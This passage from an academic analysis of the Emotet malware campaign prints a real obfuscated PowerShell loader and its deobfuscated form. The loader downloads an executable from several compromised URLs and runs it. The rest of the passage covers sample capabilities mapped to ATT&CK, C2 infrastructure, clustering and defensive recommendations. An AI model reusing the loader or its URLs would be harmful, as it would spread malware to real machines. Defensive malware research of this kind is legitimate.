$Abmt2hf=('Mx'+('95x'+'y')+'l');
(GEt-vArIablE ("v4"+"3") --vaLUEO )::"SE`cU`RItYPROtoCOl" = ('Tl'+('s1'+'2'));
$O2yp9lw=('W'+('t'+'oz4z8'));
$I4w32sc = (('Y6ec'+'z')+'5');
$Ymw4acu=(('C86b'+'e')+'1'+'3');
$Sq8xi5r=('U'+('2'+'97')+('4u'+'j'));
$Uba7lq0=$HOME+((('M'+'l1')+('Q'+'vw')+('is2h'+'M')+'l'+('1Mxk437nM'+'l'+'1')) --repLacE ('Ml'+'1'),
[chAR]92)+$I4w32sc+(('.'+'ex')+'e');
$To2clsw=(('Hv'+'k')+'40'+'x4');
$Oxfoktx=.('n'+'ew'+'-object') NET.WEBcliENT;
$Nqkwwox=('h'+'tt'+('ps:'+'[u')+('NH'+'s')+']'+('['+'u'+'NHs]cu')+'ut'+('rol'+'u')+('lu'+'t')+
('.i'+'nf')+'o['+(' u'+'N')+'Hs'+(' '+']logs[')+('uN'+'Hs]')+('L'+'18')+('FV['+' ')+('uNHs]'+'@'+'h'+'ttp:
['+'uN'+'Hs')+' ]'+('['+' u')+('NH'+'s]t'+'a')+('ngshi'+'zhi.co'+'m[')+' '+('uNH'+'s')+' ]'+('w'+'p-a')+
('dmin[ '+'uN')+('H'+'s ')+(']p'+'c')+('FD['+' ')+('uNHs]'+'@'+'h')+('tt'+'p:'+'[uNHs][' +' uNH'+'s
]'+'wethotp'+'o')+('rnpus'+'sy'+'.c'+'om[')+(' uNH'+'s')+(' ]c'+'gi')+('-b'+'in')+'['+' u'+('NHs'+'
]'+'TXGpC07['+' uNH')+('s]'+'@ht'+'tp:'+'[uNHs'+' ')+(']['+'uN'+'Hs ')+(']'+'new'+'.ou')+'tf'+'i'+
('t'+'sb')+('ran'+'d.co'+'m[ ')+('uN'+'Hs'+' ]w')+('p-'+'inc')+('l'+'udes[ uNHs ]N1v'+'a'+'[ u')+'NH'+'s '+
(']'+'@'+'http:['+' ')+'u'+('NHs '+']')+('[ '+'uN'+'Hs'+' ]seaso'+'nal')+('out'+'f')+('its.co'+'m[ uNHs
]gfe'+'e'+'d['+' uN')+('H'+'s ]j')+('1'+'54'+'TTx[ u'+'NHs')+' ]'+'@'+('htt'+'p:')+('['+' uN')+('H'+'s ][
')+'u'+('N'+'Hs')+' '+(']'+'kh')+('o'+'ed')+('epdn'+'247'+'.')+'c'+('o'+'m[ uN'+'Hs ')+(']rem'+'i'+'ngt')+
('on-'+'870[ u')+'N'+'Hs'+(' ]5'+'DNY9x')+'[ '+('uNH'+'s'+' ]')+'@h'+'t'+('tp:['+' uNHs'+' ')+(']['+'u'+'N'+'Hs
]'+'jeffnis'+'s'+'an.com[ '+'uNHs ]w')+('p'+'-conten'+'t[ u'+'NHs'+' ]N')+'7'+('[ '+'uNH'+'s ]')+
('@h'+'ttp'+':[')+(' u'+'N')+('H'+'s ][ uNHs'+' ]')+('n'+'eoconce')+('pt-'+'ci.')+'co'+'m'+'['+' u'+'NH'+
('s'+' ]se')+'cu'+'ri'+'t'+('yl[ '+'uNHs'+' ]ci'+'d')+('[ uN'+'H')+'s '+']')."re`pLace"((('[ '+'uNHs')+' ]'),
([array]('/'),'fs')[0])."s`pLit"($Egpw3gf + $Zstdbcm + $Wdakfzg);
$Qnl201m=(('Vum'+'y')+'t'+'yv');
foreach ($Nhv08h_ in $Nqkwwox){try{$Oxfoktx."DOW`NL`oA`DfILE"($Nhv08h_, $Uba7lq0);
$Yxzwex1=(('G'+'xghs')+'li');
If ((.('G'+'et-It'+'em') $Uba7lq0)."l`EnGTH" -ge 42174) {([wmiclass](('w'+'in3')+'2_'+('P'+'roc')+
('es'+'s')))."c`RE`AtE"($Uba7lq0);
$Tfvmbmr=(('F'+'3i5')+'r'+'vh');
break;
$Wms_vpa=('S'+('sl'+'tf')+'zt')}}catch{}}$Tj4t_58=(('G'+'387r2')+'3')`
```

Figure 8: An obfuscated PowerShell payload.

Statistics from downloaded Emotet binaries

Many samples try to get screenshots and hook the victim's keyboard to record keystrokes. Several samples try to perform privilege escalation through `Advapi32.dll`. VM detection (e.g. Qemu, Virtual Box, VMWare) and detection of sandbox environment (Joe sandbox) are also performed by many of these samples. Additionally, checks for debuggers through Structured Exception Handling is performed in almost all samples. Furthermore, the detection of the existence of Frida and sysmon in processes are also performed by many samples.

The capabilities of the downloaded binaries according to the MITRE ATT&CK technique classification [13] are summarised in Table 2.

The executables try to connect with C2 servers of Emotet, which are hardcoded in the binary. Our analysis extracted 1054 unique IP addresses whose geolocation is illustrated in Figure 10. It is worth noting that the C2 servers are not always available as they follow

```
$X1A0zN=[type]("SYSteM.iO.dirEcTory");
$V43=[type]("sYSteM.NET.sErVIcePOintmaNAGeR");
(GeT-ChiLdiTEm·("vARiABle:x1A0Zn")).ValUe::"CrEaTedIRectORy"($HOME·+·'\Qvwis2h\Mxk437n\');
(GEt-vArIablE·("v43")··-vaLUEO··)::"SEcURItYPROtoCOl"·=·('Tls12');
$Uba7lq0=$HOME+'\Qvwis2h\Mxk437n\Y6ecz5.exe';
$Oxfoktx=.('new-object')·NET.WEBcliENT;
$Nqkwwox='https://cuutrolulut.info/logs/L18FV/',·'http://tangshizhi.com/wp-admin/pcFD/',·
'http://wethotpornpussy.com/cgi-bin/TXGpC07/',·'http://new.outfitsbrand.com/wp-includes/N1va/',·
'http://seasonaloutfits.com/gfeed/j154TTx/',·'http://khoedepdn247.com/remington-870/5DNY9x/',·
'http://jeffnissan.com/wp-content/N7/','http://neoconcept-ci.com/securityl/cid/';
foreach·($Nhv08h_·in·$Nqkwwox){
··try{
····$Oxfoktx."DOWNLoADfILE"($Nhv08h_,·$Uba7lq0);
····$Yxzwex1='Gxghsli'
····If·((.('Get-Item')·$Uba7lq0)."lEnGTH"·-ge·42174)·{
·····([wmiclass]("win32_Process"))."cREAtE"($Uba7lq0);
·····break;
····}
····catch{}
}
```

Figure 9: Deobfuscated PowerShell payload of Figure 9.

a round-robin strategy, to avoid being flagged as malicious [14].



Figure 10: Geolocation of C2 servers

The spread of samples according to the reported compilation time is illustrated in Figure 11. Moreover, Figure 12 illustrates a pattern in the reported time, indicating that the "working" hours span from 8AM to 00:00AM. Notably, the pattern for documents differentiates as it spans from 4:00 AM to 00:00AM, see Figure 13.

The samples that are used are mainly compiled in Visual Studio by utilizing various versions of Visual Basic and C++. The packer that is mainly used is Armadillo; however, there are several versions of the packer that are used. The latter is verified by the reuse

Vector	Technique	Samples
Execution	Shared Modules [T1129]	741
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder [T1547.001]	7
Privilege Escalation	Access Token Manipulation [T1134]	34
Defense Evasion	Obfuscated Files or Information [T1027]	652
	Process Injection [T1055]	380
	Virtualization/Sandbox Evasion:System Checks [T1497.001]	352
	Indicator Removal on Host:Timestomp [T1070.006]	9
	Virtualization/Sandbox Evasion:User Activity Based Checks [T1497.002]	6
Credential Access	Data from Local System [T1005]	7
Discovery	Query Registry [T1012]	367
	System Information Discovery [T1082]	359
	File and Directory Discovery [T1083]	335
	Application Window Discovery [T1010]	124
	Process Discovery [T1057]	41
	System Owner/User Discovery [T1033]	31
	System Service Discovery [T1007]	3
Collection	Input Capture:Keylogging [T1056.001]	262
	Screen Capture [T1113]	13
	Clipboard Data [T1115]	4

Table 2: Capabilities of downloaded by Emotet executables according to MITRE ATT&CK techique classification.

of some base code from several open-source projects to masquerade their binaries and impede their analysis and attribution such as the ones mentioned below:

- `https://www.codeproject.com/Articles/2687/Chat-With-US-DI`
- `https://www.codebus.net/d-iAK.html`

In general, the samples are clustered in distinct and well-formed clusters that are confirmed by the produced, during the conducted analysis, SSDeep clusters (cf. Figure 14) [15], as well as through Imphash [16] and RichPE metadata hash [17, 18], thus indicating similar patterns in terms of execution and impact.

From the PDB remnants, the user names that are identified are BEAUREGARD, DODO (Dodo), Mr.Anderson, and User.

To communicate the extracted data to the corresponding C2 server, each bot is using a custom protocol over HTTP. To encrypt the messages, they use AES with a random key of 128 bits. The key is encrypted using an RSA key which is 768 bits long and



Figure 11: Compilation time per date.



Figure 12: Compilation times of samples.

differentiates in the Epochs. From the analysed samples, we have collected four different RSA public keys. Using the RSA keys and the IP addresses of the C2 servers, one may cluster the samples in the three different epochs (see Figure 15) and observe the interdependencies among the clusters, e.g. reused IP addresses of C2 servers.

The used ports of the C2 servers are 20, 80, 443, 990, 4143, 7080, 8080, 8081,8090 and



Figure 13: Documents per creation time in the dataset.

Samples	Imphash	Samples	RichPE metadata hash
116	c9f7e...	116	199a6...
74	50f8a...	74	c5df6...
66	a1ffb...	66	7026a...
44	949a5...	45	84ee2...
34	ee32a...	36	1de9f...
27	6a92a...	27	5c985...
27	521d2...	27	3e73c...
23	875a1...	25	20f69...
19	44be8...	19	7d848...
14	5da88...	16	9655a...
14	195da...	15	46c23...
12	6f669...	14	8e0a5...
10	ead6f...	12	575fd...
10	bc97b...	10	4d0fe...
9	cbf12...	10	3de2a...

Table 3: Top 15 Imphash and RichPE metadata hash clusters.

8443, with some of them using more than one port during the campaign.

As discussed, upon host infection, Emotet will communicate with the C2 to fetch other malware in the form of an executable file. It should be noted that the executable, which is downloaded, depends on the country from which the request was made as the botnet serves different files to apply different "agenda" to each conducted campaign.



Figure 14: SSDeep clustering

Things to look for in future campaigns

In future campaigns, blue teams have to be more cautious as several changes further extend the impact of the attack. To this end, we have highlighted the following aspects:

- Use of macroless malicious office documents, to exploit, e.g. using DDE.



Figure 15: Epoch clustering of the collected samples.

- Different LOLBAS to launch the binaries of Emotet.
- Better obfuscation and increased evasion methods.
- More attacks to ViperMonkey and the like to impede the analysis of the documents.
- Use of DGAs to connect with the C2 servers.
- More targeted e-mails using, e.g. the native language of the potential victim.

Conclusions and recommendations

The infection rate of Emotet showcases several critical issues. Firstly, it is evident that the human factor and the lack of proper user training is the primary cause of this broad infection. Users must be trained not to open suspicious and out of context e-mails, even if originating from seemingly known entities. Moreover, they should be trained to check the origin of the sender of an e-mail and to timely report security breaches. Secondly, e-mail filters that are widely used are not as efficient as initially considered, and adversaries may easily bypass them using, e.g. an encrypted attachment. Moreover, the execution of macros must be disabled from Microsoft Office installations, and end-point security mechanisms must monitor and block the triggering of LOLBAS through Microsoft Office documents. Finally, the broader use of DMARC, DKIM and SPF may significantly reduce e-mail address spoofing and thus counter the potential infection and impact of such campaigns.

Acknowledgements

This work was supported by the European Commission under the Horizon 2020 Programme (H2020), as part of the projects *YAKSHA* (Grant Agreement no. 780498), *LOCARD* (Grant Agreement no. 832735), and *CyberSec4Europe* (Grant Agreement no. 830929).

The content of this article does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.

References

[1] Joie Salvio. New banking malware uses network sniffing for data theft. `https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/`, 2014.

[2] Trend Micro Research. `https://www.trendmicro.com/en_us/research/18/l/ursnif-emotet-dridex-and-bitpaymer-gangs-linked-by-a-similar-loader.html`, 2018.

[3] Alex Ilgayev. An old bot's nasty new tricks: Exploring qbot's latest attack methods. `https://research.checkpoint.com/2020/exploring-qbots-latest-attack-methods/`, 2020.

[4] Cybereason. A one-two punch of emotet, trickbot, & ryuk stealing & ransoming data. `https://www.cybereason.com/blog/one-two-punch-emotet-trickbot-and-ryuk-steal-then-ransom-data`, 2019.

[5] Catalin Cimpanu. Emotet trojan evolves to spread via wifi connections. https://www.zdnet.com/article/emotet-trojan-evolves-to-spread-via-a-wifi-connection/, 2020.

[6] Intel 471. Understanding the relationship between emotet, ryuk and trickbot. https://public.intel471.com/blog/understanding-the-relationship-between-emotet-ryuk-and-trickbot, 2020.

[7] Europol. *Internet Organised Crime Threat Assessment (IOCTA 2020)*. European Union Agency for Law Enforcement Cooperation (Europol), 2020.

[8] Luca Nagy. Exploring emotet, an elaborate everyday enigma. In *Virus Bulletin*, 2019.

[9] HP-Bromium. October 2020 hp-bromium threat insights report. https://threatresearch.ext.hp.com/wp-content/uploads/2020/10/HP_Bromium_Threat_Insights_Report_October_2020.pdf, 2020.

[10] ESET. Trickbot botnet grows quieter, emotet botnet gets busy. https://www.eset.com/gr-en/about/newsroom/press-releases/trickbot-botnet-grows-quieter-emotet-botnet-gets-busy-8/, 2020.

[11] Living off the land binaries and scripts (and also libraries). https://lolbas-project.github.io/, 2020.

[12] Daniel Bohannon and Lee Holmes. Revoke-obfuscation: Powershell obfuscation detection using science. *Blackhat USA*, 2017.

[13] The MITRE Corporation. Att&ck technique-category mappings. https://attack.mitre.org/, 2020.

[14] Nick Fox. Emotet: The story of disposable c2 servers. https://www.sentinelone.com/blog/emotet-story-of-disposable-c2-servers/, 2019.

[15] Yuping Li, Sathya Chandran Sundaramurthy, Alexandru G. Bardas, Xinming Ou, Doina Caragea, Xin Hu, and Jiyong Jang. Experimental study of fuzzy hashing in malware clustering analysis. In *8th Workshop on Cyber Security Experimentation and Test (CSET 15)*, Washington, D.C., August 2015. USENIX Association.

[16] Nitin Naik, Paul Jenkins, Nick Savage, and Longzhi Yang. Cyberthreat hunting-part 1: triaging ransomware using fuzzy hashing, import hashing and yara rules. In *2019 IEEE International Conference on Fuzzy Systems (FUZZ-IEEE)*, pages 1–6. IEEE, 2019.

[17] George D Webster, Bojan Kolosnjaji, Christian von Pentz, Julian Kirsch, Zachary D Hanif, Apostolis Zarras, and Claudia Eckert. Finding the needle: A study of the pe32 rich header and respective malware triage. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 119–138. Springer, 2017.

[18] Maksim Dubyk. Leveraging the PE rich header for static malware detection and linking. `https://www.sans.org/reading-room/whitepapers/reverseengineeringmalware/leveraging-pe-rich-header-static-malware-detection-linking-39045`, 2019.